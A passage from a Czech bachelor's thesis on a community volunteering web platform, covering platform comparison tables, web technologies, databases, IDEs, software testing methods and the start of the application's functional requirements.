Z přehledu domácích platforem (viz Tabulka 2.1) vyplývá, že i když všechny tři systémy splňují základní požadavky, jako je lokalizace do češtiny či vyhledávání akcí, výrazně se liší v pokročilejších funkcionalitách. Platforma **Dobrovolník.cz** nabízí nejvíce možností, zejména co se týče registrace uživatele, správy profilu, vytváření a správy událostí i přehledu účasti. Je tak vhodná nejen pro dobrovolníky, ale i pro jednotlivce nebo malé organizace, které chtějí akce samostatně koordinovat. Naopak **Dobrokruh** je orientován spíše na základní funkcionalitu, bez možnosti přímé správy akcí uživatelem, zato však disponuje notifikačním systémem, který napomáhá komunikaci. **MUNI pomáhá** se zaměřuje na jednoduché zapojení dobrovolníků do připravených akcí s možností je organizovat, až po důkladné konzultaci s akademickým vedením.

U zahraničních platforem (Tabulka 2.2) dominuje zejména širší podpora funkcí pro komunikaci, jako jsou notifikace a hromadné e-maily, což ukazuje na jejich orientaci na větší a profesionální dobrovolnické sítě. Všechny tři platformy však postrádají možnost vytvářet události jednotlivcem, což může být limitující pro komunitní využití. Výhodou je ale komplexní evidence zkušeností a přívětivé uživatelské prostředí. Z pohledu českého uživatele je jejich nevýhodou absence lokalizace a často i nutnost registrace organizace, což komplikuje přímé využití pro spontánní dobrovolnické aktivity.

Tabulka 2.1 Srovnání funkcionalit domácích dobrovolnických platform

Funkce / Platforma	Dobrokruh	Dobrovolník.cz	MUNI pomáhá
Rozhraní v češtině	Ano	Ano	Ano
Vyhledávání podle lokality	Ano	Ano	Ano
Vyhledávání podle kategorie	Ano	Ano	Ano
Registrace a ověření e-mailu	Ano/Ano	Ano/Ne	Ne/Ne
Správa profilu (editace údajů, změna hesla)	Ano	Ano	Ano
Nahrávání profilového obrázku	Ne	Ne	Ne
Vytváření a úprava dobrovolnických akcí jednotlivcem	Ne	Ano	Ne
Přehled vlastních akcí pro jednotlivce (organizátor/účastník)	Ne/Ne	Ano/Ano	Ne/Ano
Přihlášení / odhlášení k události	Ano	Ano	Ano
Komentáře k akcím	Ne	Ne	Ne
Systém notifikací	Ano	Ne	Ano
Hromadné e-maily účastníkům	Ne	Ne	Ne
Mapové zobrazení	Ne	Ne	Ne
Evidence dobrovolnických zkušeností	Ne	Ano	Ano
Uživatelsky přívětivé prostředí	Ano	Ne	Ne

Tabulka 2.2 Srovnání funkcionalit zahraničních dobrovolnických platform

Funkce / Platforma	Catchafire	VolunteerMatch	Idealist
Rozhraní v češtině	Ne	Ne	Ne
Vyhledávání podle lokality	Ano	Ano	Ano
Vyhledávání podle kategorie	Ano	Ano	Ano
Registrace a ověření e-mailu	Ano/Ano	Ano/Ano	Ano/Ano
Správa profilu (editace údajů, změna hesla)	Ano	Ano	Ano
Nahrávání profilového obrázku	Ano	Ano	Ano
Vytváření a úprava dobrovolnických akcí jednotlivcem	Ne	Ne	Ne
Přehled vlastních akcí pro jednotlivce (organizátor/účastník)	Ne/Ano	Ne/Ano	Ne/Ano
Přihlášení / odhlášení k události	Ano	Ano	Ano
Komentáře k akcím	Ne	Ne	Ne
Systém notifikací	Ano	Ano	Ano
Hromadné e-maily účastníkům	Ano	Ne	Ano
Mapové zobrazení	Ne	Ne	Ne
Evidence dobrovolnických zkušeností	Ano	Ano	Ano
Uživatelsky přívětivé prostředí	Ano	Ano	Ano

3 TVORBA WEBOVÝCH APLIKACÍ

Vývoj webových aplikací představuje komplexní proces, který zahrnuje návrh softwarové architektury, volbu vhodných technologií a platforem, integraci potřebných knihoven a využití moderních vývojových nástrojů. Cílem je vytvářet flexibilní, bezpečné a uživatelsky přívětivé aplikace, které odpovídají aktuálním standardům a potřebám uživatelů.

V následujících částech je popsán postup návrhu softwaru a jednotlivé technologie, které tvoří základ pro tvorbu moderních webových aplikací. Tento přístup umožňuje efektivní návrh a implementaci webových řešení v rámci aktuálních trendů a osvědčených postupů.

Klasická webová stránka slouží především k prezentaci informací prostřednictvím internetového prohlížeče. Typicky obsahuje statický nebo dynamický obsah, jenž je uživatelům doručen z webového serveru. Většinou pracuje pouze v online režimu, pokud není výslovně navržena k ukládání obsahu pro offline použití. Díky důrazu na kompatibilitu a univerzální přístupnost je možné klasické stránky prohlížet na nejrůznějších zařízeních a operačních systémech. Její funkce a interaktivita jsou však omezeny vlastnostmi samotného prohlížeče a implementovanými standardy, jako je HTML, CSS a JavaScript.

Webové aplikace naopak nabízejí širší spektrum možností a pokročilejší funkčnosti. Dokážou využívat moderní webové technologie, například service workery (obslužné skripty na pozadí prohlížeče), manifesty webových aplikací či různé formy lokálního úložiště, a tím se v mnoha ohledech přibližují nativním aplikacím. Uživatelé tak mohou využívat offline režim, přijímat push notifikace či pracovat s některými hardwarovými prostředky zařízení (například kamerou nebo geolokací). Výhodou je také snadná distribuce a aktualizace – stačí, aby uživatel měl přístup k internetu a podporující webový prohlížeč.

3.1 Návrh softwaru

Návrh softwaru je zahajovací fází celého vývojového cyklu, během kterého se definují požadavky, zpracovává návrh a připravují koncepty uživatelského prostředí. Vzniká zde podklad pro celou následnou implementaci a testování.

Sběr a analýza požadavků

Získávání požadavků je nezbytnou částí, která pomáhá odhalit konkrétní potřeby uživatelů a zadavatelů. Tyto požadavky se člení na **funkční**, které definují chování a funkce aplikace,

a **nefunkční**, upravující podmínky a vlastnosti (bezpečnost, dostupnost, výkon). Techniky sběru požadavků zahrnují rozhovory, skupinové diskuze, analýzu stávajících řešení či pozorování uživatelů při práci. Zjištěné informace se následně shromažďují v dokumentaci požadavků, která slouží jako základní rámec pro celý proces vývoje a údržby aplikace.

Návrh databáze

V zájmu efektivního uložení a správy dat je vhodné navrhnout databázi, která odráží zjištěné požadavky a modely případů užití. Tento návrh obvykle začíná identifikací entit (např. „Uživatel“, „Objednávka“, „Produkt“) a vymezením jejich atributů, jež popisují klíčové vlastnosti každé entity. Následně se určují vztahy mezi entitami a přidělují se jim vhodné klíče (primární, cizí). Pro předcházení nadbytečnosti a zajištění konzistence dat bývá prováděna normalizace, což je proces, který slouží k optimalizaci struktury databáze.

Návrh uživatelského rozhraní

Uživatelské rozhraní se výrazně podílí na tom, jak uživatel aplikaci vnímá a jak s ní pracuje. Cílem je vytvořit přehledné a intuitivní rozložení prvků, aby byl pohyb uživatele aplikací co nejplynulejší. Již v raných fázích návrhu se často připravují prototypy, které umožňují lépe pochopit možné interakce a odhalit případné problémy před reálnou implementací. Dodržování principů jednoduchosti a konzistence napomáhá tomu, aby prostředí nebylo pro uživatele zbytečně složité či matoucí. Výsledný návrh uživatelského rozhraní tedy předchází mnoha potenciálním chybám a zároveň zvyšuje uživatelskou spokojenost.

3.2 Technologie a platformy

Vývoj webových aplikací je založen na mnoha propojených technologiích, které spolu tvoří ucelený ekosystém pro tvorbu moderních a vysoce interaktivních aplikací. Každá z těchto technologií hraje specifickou roli, ať už v oblasti prezentace uživatelského rozhraní, klient-ské interaktivity, zpracování na straně serveru, nebo správy dat.

3.3 Frontend

Frontend je část aplikace, která je přímo viditelná a ovladatelná uživatelem. Obsahuje všechny prvky, se kterými uživatel přijde do styku. Jedná se o tlačítka, textové pole, odkazy až po kompletní rozhraní aplikace. Při vývoji frontendové části aplikace je kladen důraz na přehlednost, intuitivní a responzivní rozhraní a v neposlední řadě na plynulý uživatelský zážitek,

který zaručí, že se daný uživatel vrátí zpět.

Moderní frontendový vývoj je postaven na jazyce JavaScript, který je doplněn o knihovny nebo frameworky, které usnadňují vývoj a správu složitějších projektů. **Knihovna** představuje sadu předpřipravených funkcí, které vývojář volá dle potřeby, zatímco **framework** určuje strukturu aplikace a sám řídí její běh. Mezi nejpoužívanější frontendové technologie se řadí: **React**, **Angular** a **Vue.js** [26, 27].

- **React** je JavaScriptová knihovna, kterou vyvinula společnost Meta (dříve Facebook). Je založena na principu komponent - opakovaně použitelných částí uživatelského rozhraní. React využívá virtuální DOM (Data Object Model), který zrychluje a zefektivňuje vykreslování změn v uživatelském rozhraní a zvyšuje tak výkon celé aplikace. Výhodou je silná komunita, široká dostupnost různých knihoven a předvytvořených komponent. [26, 28].
- **Angular** je komplexní framework, který je vývíjen společností Google. Nabízí ucelené řešení pro vývoj celé aplikace. Od routování, formulářů až po práci s HTTP nebo správou stavu. Angular využívá TypeScript, což je rozšířená verze JavaScriptu, která nabízí navíc definici datových typů a s tím spojenou typovou kontrolu, která probíhá ještě před kompilací. Díky své robustnosti je vhodný pro větší projekty s důrazem na strukturu a standardizaci kódu. [26].
- **Vue.js** je progresivní framework, který byl navržen tak, aby byl jednoduše pochopitelný a snadno se dal rozšířit. Nabízí podobnou komponentovou strukturu jako React, ale má jednodušší syntaxi jazyka. Vue si získal popularitu pro svoji přístupnost a nízkou vstupní bariéru, což z něj činí oblíbený nástroj pro menší až středně velké projekty [26].

Tabulka 3.1 poskytuje základní srovnání nejpoužívanějších frontendových technologií – **React**, **Angular** a **Vue.js**. Zaměřuje se na klíčové vlastnosti, jako je původ technologie, použitý jazyk, náročnost na učení nebo úroveň flexibility. Z přehledu vyplývá, že React a Vue.js nabízejí vyšší míru volnosti, zatímco Angular poskytuje robustní, ale méně flexibilní rámec vhodný pro rozsáhlejší projekty. Tyto rozdíly mohou být zásadní při rozhodování, kterou technologii zvolit pro konkrétní typ aplikace.

Tabulka 3.1 Srovnání frontendových technologií

Vlastnost	React	Angular	Vue.js
Typ	Knihovna	Framework	Framework
Vývojář	Meta	Google	Evan You (komunita)
Jazyk	JavaScript (JSX)	TypeScript	JavaScript (s volitelným TypeScriptem)
Učení	Střední	Náročnější	Jednodušší
Komponenty	Funkční a třídni	Dekorátory + šablony	Jednoduché, čitelné
Flexibilita	Vysoká	Nízká	Vysoká

3.4 Backend

Backend tvoří tzv. serverovou část webové aplikace, která obstarává zpracování požadavků od uživatele, komunikaci s databází, autentizaci, správu uživatelů, logiku aplikace a další operace, které uživatel přímo nevidí v uživatelském rozhraní. K vývoji backendové části se používají různé programovací jazyky a frameworky, které poskytují nástroje a strukturu pro hladký průběh celého procesu tvorby webových aplikací.

Níže jsou uvedeny některé z nejvíce vyskytovaných backendových technologií:

- **Javascript / Node.js** – platforma, která umožňuje spouštět JavaScript na straně serveru. Díky tomu, že zpracování požadavků nemusí čekat na odpověď je vhodná pro aplikace, které musí reagovat na mnoho uživatelů zároveň. Často se kombinuje s frameworkem **Express.js**, který usnadňuje práci s routováním a REST API [29, 30].
- **Python / Django** – Django je robustní framework v jazyce Python, který je postaven na principu "batteries included", což znamená, že poskytuje značné množství funkcí již ve výchozím stavu. Tento framework nabízí správu uživatelů, databází, formulářů nebo třeba podporu zabezpečení. Je vhodný pro rychlý vývoj rozsáhlých aplikací [29, 30] .
- **Java / Spring Boot** – Spring Boot je framework v jazyce Java, který je zaměřen na vývoj rozsáhlých, stabilních a škálovatelných systémů. Využívá se nejvíce ve firemním prostředí, kde je potřeba značná robustnost a dlouhodobá údržba. Výhodou je silná typová kontrola, testovatelnost a taky podpora od komunity vývojářů [29].

- **PHP / Laravel** – Laravel je moderní PHP framework, který zjednodušuje vývoj webových aplikací díky přehledné jazykové syntaxi a vestavěných nástrojích. Tento framework nabízí podporu autentizace, šablonovací systém Blade a správu databází pomocí migrací. Je oblíbený u menších až středně velkých projektů a mezi vývojáři, kteří již PHP znají [30].
- **C# / ASP.NET Core** – Moderní framework od společnosti Microsoft určený pro tvorbu webových aplikací v jazyce C#. Nabízí vysoký výkon, silnou typovou kontrolu a podporu nástrojů jako je Visual Studio. Je vhodný pro prostředí firemních a enterprise aplikací běžících na platformě .NET [29].

Tabulka 3.2 přehledně porovnává vybrané backendové technologie podle několika klíčových kritérií. Každý řádek se zaměřuje na programovací jazyk, typické použití dané technologie a její hlavní výhody. Z přehledu vyplývá, že například **Node.js** je vhodný pro aplikace, které musí efektivně obsloužit velké množství současných uživatelů, zatímco **Django** ocení vývojáři preferující rychlý vývoj s minimálním nastavováním. Firemní aplikace často volí robustní řešení jako je **Spring Boot** nebo **ASP.NET Core**, které nabízejí silnou typovou kontrolu a vysokou stabilitu. **Laravel** je naopak ideální pro menší projekty, kde je klíčová jednoduchost a rychlý start.

Tabulka 3.2 Srovnání backendových technologií

Technologie	Jazyk	Vhodné pro	Výhody
Node.js + Express	JavaScript	Real-time aplikace, API	Rychlost, flexibilita, jeden jazyk pro frontend i backend
Django	Python	Datově řízené aplikace	Rychlý vývoj, zabezpečení, integrované nástroje („vše v jednom“)
Spring Boot	Java	Firemní aplikace	Výkon, silná typová kontrola, snadná škálovatelnost
Laravel	PHP	Webové aplikace	Jednoduchost, migrace, přehledná syntaxe
ASP.NET Core	C#	Enterprise řešení	Vysoký výkon, podpora nástrojů, typová bezpečnost

3.5 Databáze

Databáze slouží k uchovávání a správě dat, která jsou klíčová pro provoz většiny webových aplikací. Zajišťují efektivní ukládání, vyhledávání, třídění a propojení datových záznamů.

Podle způsobu organizace a práce s daty rozlišujeme několik typů databázových systémů [31].

Dvě nejčastější kategorie jsou **relační** a **nerelační** databáze, ale v širším pohledu lze databáze členit ještě podrobněji podle jejich interní struktury a použití [32].

Relační databáze (SQL)

Relační databáze uchovávají data v tabulkách s pevně definovanou strukturou – každá tabulka má sloupce (atributy) a řádky (záznamy). Mezi tabulkami lze vytvářet vztahy (relace) pomocí cizích klíčů. K práci s daty se používá jazyk SQL (Structured Query Language). Tento model se používá již od 70. let a je osvědčený v mnoha odvětvích [33].

Typické příklady relačních databází:

- **MySQL** – open-source databáze, široce používaná v kombinaci s PHP.
- **PostgreSQL** – robustní databáze s pokročilými funkcemi (procedury, indexy, JSON).
- **Oracle Database, Microsoft SQL Server** – komerční řešení využívaná ve firemním prostředí.

Relační databáze jsou vhodné pro aplikace s pevně danou strukturou dat a důrazem na přesnost a vztahy mezi entitami (např. fakturační systémy, e-shopy).

Nerelační databáze (NoSQL)

Nerelační databáze nabízejí volnější strukturu než SQL databáze. Data nejsou ukládána do tabulek, ale například do dokumentů, grafů nebo jako dvojice klíč–hodnota. Tyto systémy se často používají v aplikacích, kde se struktura dat často mění, nebo kde je důležité horizontální škálování a výkon [31, 33].

Hlavní typy nerelačních databází:

- **Dokumentové databáze** – ukládají data jako dokumenty (např. ve formátu JSON nebo BSON). Každý dokument může mít jinou strukturu. Typickým příkladem je **MongoDB** [31, 34].
- **Key–value databáze** – data jsou ukládána jako dvojice klíč a hodnota, podobně jako v mapách. Používají se pro rychlý přístup k jednoduchým záznamům, např. v **Redis** nebo **DynamoDB** [32].

- **Sloupcové databáze** – ukládají data po sloupcích, nikoliv po řádcích. Tento přístup je efektivní při zpracování velkých objemů dat v analytice. Patří sem např. **Apache Cassandra** nebo **HBase** [33].
- **Grafové databáze** – specializované na ukládání a vyhledávání komplexních vztahů mezi entitami. Uplatnění nacházejí např. v doporučovacích systémech. Příkladem je **Neo4j** [32].

Každý typ databáze má své výhody a je vhodný pro jiné scénáře. Relační databáze dominují v tradičních systémech s pevnou strukturou, zatímco nerelační systémy se uplatňují v moderních webových aplikacích, real-time systémech a při práci s velkými objemy dat [31, 32, 33].

3.6 Vývojové prostředí

Vývojové prostředí (IDE – Integrated Development Environment) je nástroj, který usnadňuje psaní, ladění a správu zdrojového kódu. Moderní IDE obvykle zahrnuje editor kódu, integrovaný terminál, ladicí nástroje, náhledy výsledků a podporu pro verzovací systémy jako Git. Různá vývojová prostředí se liší podle jazyka, rozsahu funkcí a cílové skupiny vývojářů.

Visual Studio Code

Visual Studio Code (zkráceně VS Code) je jeden z nejpopulárnějších textových editorů určených pro vývoj softwaru. Nabízí široké možnosti přizpůsobení díky rozsáhlé nabídce rozšíření, která umožňují podporu různých programovacích jazyků, ladění kódu, správu verzí pomocí Git nebo integrované terminálové prostředí. Díky své rychlosti, intuitivnímu rozhraní a podpoře komunity je VS Code oblíbenou volbou mezi vývojáři [35].

Visual Studio

Visual Studio (neplést s VS Code) je robustní integrované vývojové prostředí (IDE) od společnosti Microsoft. Na rozdíl od VS Code je určeno především pro vývoj aplikací v jazycích jako C#, C++, F# a pro platformu .NET. Nabízí pokročilé ladicí nástroje, návrháře uživatelských rozhraní a rozsáhlou podporu pro testování. Používá se především v enterprise prostředí, kde je vyžadována komplexní správa projektů a vysoká stabilita [36].

Webstorm

WebStorm je komerční IDE od společnosti JetBrains zaměřené na vývoj v JavaScriptu a

jeho nadstavbách, jako jsou TypeScript, React, Vue nebo Angular. Nabízí integrovanou podporu pro lintování (kontrolu kvality kódu), refaktoring, testování, ladění a správu závislostí. Výhodou je hluboká integrace s nástroji jako npm, Webpack či Git. WebStorm je oblíbený mezi profesionálními vývojáři, kteří vytvářejí rozsáhlé webové aplikace [37].

Trae

Trae je moderní, minimalistické vývojové prostředí, které se zaměřuje na jednoduchost, klávesové zkratky a produktivitu při psaní kódu. Je inspirováno oblíbenými editory jako VS Code, ale snaží se o co nejmenší rozptýlení při práci. Vzhledem k tomu, že jde o novější nástroj s menší komunitou, zatím není tak rozšířený jako jiné zmíněné alternativy. Jeho využití může být zajímavé zejména pro vývojáře, kteří preferují jednoduché, rychlé a nenáročné editory bez přebytku funkcí [38].

Tabulka 3.3 Porovnání vybraných vývojových prostředí (IDE)

IDE	Zaměření	Jazyky	Licence
VS Code	Lehký editor, rozšiřitelný	Vše (díky rozšířením)	Zdarma, open-source
Visual Studio	Profesionální IDE pro .NET a C++	C#, C++, .NET, Python	Zdarma / komerční
WebStorm	Komplexní IDE pro JavaScript/TypeScript	JavaScript, TypeScript, HTML, CSS	Komerční (placené)
Trae	Minimalistický editor zaměřený na soustředěnou práci	JavaScript, TypeScript	Zdarma

Tabulka 3.3 přináší přehled vybraných vývojových prostředí, která byla při vývoji aplikace zvažována. Srovnání je zaměřeno na jejich hlavní zaměření, podporované programovací jazyky a licenční model. Z tabulky je patrné, že každé prostředí cílí na odlišný segment vývojářů – zatímco **VS Code** vyniká svou rozšiřitelností a univerzálností, **Visual Studio** míří na profesionální vývoj ve světě .NET. **WebStorm** se specializuje na frontendový vývoj a nabízí řadu pokročilých funkcí pro JavaScript/TypeScript. Naproti tomu **Trae** představuje minimalistický přístup vhodný pro ty, kteří preferují jednoduchost a klávesové ovládání.

4 POSTUP PŘI TESTOVÁNÍ SOFTWARE

Postup při testování software se zaměřuje na různé přístupy a metody, které se využívají k ověřování kvality softwarových aplikací. Nejprve jsou popsány rozdíly mezi **manuálním** a **automatizovaným** testováním, včetně jejich výhod, omezení a vhodných scénářů použití.

Následuje rozdělení testování podle znalosti vnitřní struktury systému na **White box**, **Gray box** a **Black box** testování. Závěrečná část shrnuje testování podle jednotlivých úrovní – od **jednotkového** testování přes **integrační** a **systémové** testování až po **akceptační** testování, které slouží k ověření splnění požadavků koncového uživatele.

4.1 Úvod do testování

Testování softwaru představuje zásadní součást procesu vývoje softwarových aplikací, jehož cílem je zajistit funkčnost, bezpečnost, stabilitu a uživatelskou přívětivost. Dle definice Mezinárodní rady pro testování softwaru (International Software Testing Qualifications Board, ISTQB) je testování softwaru proces, který se skládá z plánování, přípravy a vyhodnocení testů, jejichž účelem je nalézt vady v softwaru a poskytnout objektivní informace o kvalitě softwaru vzhledem k definovaným požadavkům [39].

Cílem testování je nejen identifikovat chyby, ale také zvýšit celkovou kvalitu aplikace a snížit riziko selhání po jejím uvedení do provozu. Neadekvátně provedené testování může způsobit nejen finanční ztráty, ale také ztrátu důvěry ze strany uživatelů či zákazníků [39].

4.2 Testování podle způsobu provedení

Testování podle způsobu provedení lze rozdělit na dva hlavní typy: manuální a automatické. Oba tyto typy mají své specifické výhody a nevýhody a volba mezi nimi závisí na charakteristikách konkrétního projektu a dostupných zdrojích.

4.2.1 Manuální testování

Manuální testování je postup, kdy testovací scénáře provádějí lidští testéři bez pomoci automatizovaných nástrojů. Tento typ testování je vhodný zejména v případech, kdy je potřeba flexibilně reagovat na změny či testovat intuitivní aspekty aplikace, jako je uživatelské rozhraní nebo uživatelská zkušenost (UX).

4.2.2 Automatizované testování

Automatizované testování spočívá ve využití specializovaných softwarových nástrojů, které umožňují provádět testy opakovaně a rychleji než manuální testování. Automatizace je vhodná zejména pro regresní testování a rutinní úlohy, které se opakují často [40]. Mezi hlavní výhody patří rychlost provádění testů, možnost opakování a snížení pravděpodobnosti lidské chyby. Nevýhodami automatizovaného testování jsou vyšší počáteční náklady a potřeba pravidelné aktualizace testovacích skriptů [41].

Nejčastěji používanými nástroji pro automatizaci testů jsou například Selenium, Cypress či Jest, které umožňují provádění různých typů testů od jednotkových až po end-to-end testy [41]. Jedná se o testovací nástroje (programy nebo knihovny), které se používají pro automatizované testování softwaru.

4.3 Druhy testování podle znalosti kódu

V softwarovém testování existují různé přístupy, které se liší mírou znalosti interní struktury testovaného systému. Konkrétně se budeme zabývat třemi hlavními typy: white-box (bílá skříňka), grey-box (šedá skříňka) a black-box (černá skříňka) testování. Každý z těchto přístupů má své specifické využití, výhody a omezení, které ovlivňují efektivitu a zaměření testovacích procesů.

4.3.1 White box

White box testování, také známé jako strukturální nebo průhledné testování, vyžaduje znalost interní struktury aplikace, včetně zdrojového kódu a jeho architektury. Testeři vytvářejí testovací případy založené na implementaci kódu, což umožňuje detailní kontrolu nad jednotlivými částmi aplikace a identifikaci chyb na úrovni logiky kódu, podmínek, cyklů a datových toků. Mezi hlavní výhody patří přesnost a hloubka testování, avšak nevýhodou je vysoká náročnost na čas a odborné znalosti [42].

4.3.2 Black box

Black box testování, označované také jako funkční nebo neprůhledné testování, nevyžaduje žádné znalosti o interním fungování aplikace. Testy se zaměřují pouze na vstupy a očekávané výstupy systému. Cílem je ověřit, zda aplikace splňuje specifikované požadavky bez ohledu

na způsob jejich implementace. Hlavní výhody black box testování spočívají v jednoduchosti provedení a schopnosti simulovat skutečné uživatelské scénáře. Nevýhodou může být nižší efektivita při hledání hlubších strukturálních chyb [43].

4.3.3 Gray box

Gray box testování kombinuje prvky white box a black box testování. Testeři mají částečné informace o interní struktuře aplikace, například o databázové struktuře nebo designu systému, avšak ne o kompletní implementaci. Tento přístup umožňuje identifikaci problémů souvisejících s integrací komponent nebo databázemi, což pomáhá odhalit chyby, které mohou být přehlédnuty v black box testování. Výhodou je efektivnější testování s nižšími nároky na znalosti kódu než u čistě white box testování [44].

4.4 Druhy testování podle úrovně

Testování lze rozdělit do několika úrovní, z nichž každá se zaměřuje na odlišné aspekty systému a má specifické cíle. Tato struktura testování je často reprezentována tzv. testovací pyramidou, která zdůrazňuje důležitost provádění většího množství testů na nižších úrovních (např. jednotkové testy) a menšího množství na vyšších úrovních (např. akceptační testy). Tento přístup napomáhá efektivnímu odhalování chyb v raných fázích vývoje a snižuje náklady na jejich opravu.

4.4.1 Jednotkové testování

Jednotkové testování se zaměřuje na jednotlivé komponenty či moduly aplikace a ověřuje jejich správnou funkčnost v izolaci. Výhodou je rychlé odhalení chyb a snížení komplexnosti jejich odstranění. Testy jsou zpravidla prováděny programátory přímo během vývoje. Tento typ testování často využívá techniky white-box testování, kdy tester má přístup k interní struktuře kódu a může navrhnout testy na základě znalosti implementace [45].

4.4.2 Integrační testování

Integrační testování se zabývá ověřením spolupráce mezi jednotlivými moduly nebo komponentami. Cílem je identifikovat chyby v interakcích mezi moduly, které nebyly odhaleny jednotkovými testy. Může být prováděno pomocí různých strategií, například bottom-up (začíná se u základních komponent, a ty se následně integrují do vyšších celků), top-down (začne se


u hlavních modulů a postupně se přidávají závislé komponenty) či big bang (všechny komponenty se integrují v jeden okamžik, testování se provádí až následně) [45]. Například při testování webové aplikace může být ověřována komunikace mezi frontendem a backendem prostřednictvím API volání.

4.4.3 Systémové testování

Systémové testování ověřuje kompletní systém jako celek a zaměřuje se na jeho celkové chování v rámci definovaných požadavků. Toto testování je zpravidla prováděno v prostředí podobném produkčnímu, aby se zajistilo, že aplikace splňuje všechny funkční i nefunkční požadavky [45]. Systémové testy často zahrnují testování uživatelského rozhraní, výkonu, bezpečnosti a kompatibility. Například může být testována schopnost systému zvládnout určité množství souběžných uživatelů nebo jeho odolnost vůči neobvyklým vstupům.

4.4.4 Akceptační testování

Akceptační testování je závěrečnou fází testování, při které se ověřuje, zda systém splňuje očekávání koncových uživatelů či zadavatele projektu. Akceptační testy často zahrnují testování podle scénářů připravených přímo uživateli nebo zadavateli [45]. Tento typ testování může být rozdělen na alfa testování, prováděné interně vývojovým týmem, a beta testování, kde systém testují skuteční uživatelé v reálném prostředí. Úspěšné dokončení akceptačního testování je často podmínkou pro nasazení systému do produkčního prostředí.



Obrázek 4.1 Diagram testovacích úrovní

II PRAKTICKÁ ČÁST

5 NÁVRH APLIKACE

Účelem této bakalářské práce je návrh a realizace webové platformy pro plánování, organizování a sdílení dobrovolnických aktivit na komunitní úrovni. Aplikace má sloužit jako nástroj pro propojení lidí, kteří potřebují pomoc, s těmi, kteří jsou ochotni ji nabídnout.

Od aplikace se očekává zejména:

- Možnost jednoduchého zadávání poptávek po dobrovolnické pomoci,
- možnost registrace a správy dobrovolníků, včetně filtrování podle typu pomoci nebo lokality,
- přehledné plánování a organizace dobrovolnických akcí,
- základní komunikační mechanismus mezi uživateli (např. komentáře, notifikace, hromadné maily),
- jednoduché, responzivní a intuitivní uživatelské rozhraní přístupné i technicky méně zdatným uživatelům.

Návrh aplikace představuje důležitý mezikrok mezi teoretickou analýzou problému a praktickou částí vývoje. Správně provedený návrh pomáhá předcházet zbytečným komplikacím v pozdějších fázích vývoje, zajišťuje přehlednost celého řešení a umožňuje lépe plánovat časovou i technologickou náročnost. V této části práce jsou proto definovány základní stavební kameny celé aplikace.

Cílem kapitoly je vytvořit ucelený a srozumitelný návrh, který bude sloužit jako základní plán pro vývoj webové aplikace reflektující potřeby cílových uživatelů i technické nároky kladené na moderní webové systémy.

V rámci návrhu je kladen důraz na přehlednost a jednoduchost, aby výsledná aplikace splňovala očekávání uživatelů. Přehledné zpracování návrhu přispívá k tomu, aby byl následný vývoj plynulý a jednotlivé fáze projektu na sebe logicky navazovaly.

5.1 Funkční požadavky

Funkční požadavky specifikují konkrétní funkcionalitu, kterou musí aplikace splňovat, aby mohla plnohodnotně plnit svůj účel. Jedná se o popis činností, které mohou uživatelé v sys-

tému provádět, a o způsob, jakým s aplikací interagují. Tyto požadavky jsou základem pro návrh a následnou implementaci, jelikož definují očekávané chování aplikace a slouží jako vodítko pro vývojáře, testerů i konečných uživatelů.

Pro přehlednost a systematické zpracování byly jednotlivé funkční požadavky rozděleny do tematických skupin podle oblastí funkcionality. V následujících tabulkách jsou tyto požadavky detailně popsány – zahrnují zejména požadavky související s uživatelskými účty, správou dobrovolnických příspěvků a dalšími klíčovými operacemi systému. Každý požadavek je označen unikátním identifikátorem a stručným popisem, který jasně definuje očekávané chování aplikace v dané oblasti. Tento systematický přehled slouží nejen jako vodítko pro samotný vývoj, ale také jako důležitý podklad pro budoucí testování a případné rozšiřování platformy.

Tabulka 5.1 Funkční požadavky - Komunikace a interakce

ID	Název požadavku	Popis požadavku
K1	Komentáře	Uživatelé mohou přidávat komentáře k událostem, čímž se usnadňuje komunikace mezi organizátorem a účastníky. Komentáře slouží k upřesnění informací nebo zodpovězení dotazů.
K2	Notifikace	Systém zasílá automatická upozornění na důležité události, například nové komentáře, potvrzení účasti, změny detailů události nebo připomenutí blížící se akce.
K3	Hromadné e-maily	Organizátoři mají možnost hromadně kontaktovat účastníky událostí, například kvůli důležitým změnám v organizaci nebo doplňujícím informacím před konáním akce.

Tabulka 5.2 Funkční požadavky - Uživatelský účet

ID	Název požadavku	Popis požadavku
U1	Registrace uživatele	Uživatel se může zaregistrovat pomocí e-mailu a hesla prostřednictvím registračního formuláře. Součástí je kontrola platnosti údajů a upozornění na případné chyby.
U2	Potvrzení registrace	Po registraci obdrží uživatel na svůj e-mail verifikační odkaz, kterým potvrdí svou registraci, aby se zabránilo vytvoření falešných účtů.
U3	Přihlášení uživatele	Registrovaný uživatel se může přihlásit do systému zadáním své e-mailové adresy a hesla. V případě chybného přihlášení bude informován a bude mu nabídnuta možnost obnovy hesla.
U4	Obnova hesla	Pokud uživatel zapomene heslo, může si požádat o zaslání obnovovacího odkazu na registrovaný e-mail, díky čemuž si nastaví nové heslo.
U5	Změna hesla	Uživatel má možnost kdykoli ve svém profilu změnit své heslo z bezpečnostních důvodů.
U6	Správa profilu	Uživatel může spravovat své osobní údaje, aktualizovat kontaktní informace a nastavovat preferované oblasti dobrovolnických aktivit, aby mu byly doporučovány relevantní příspěvky.
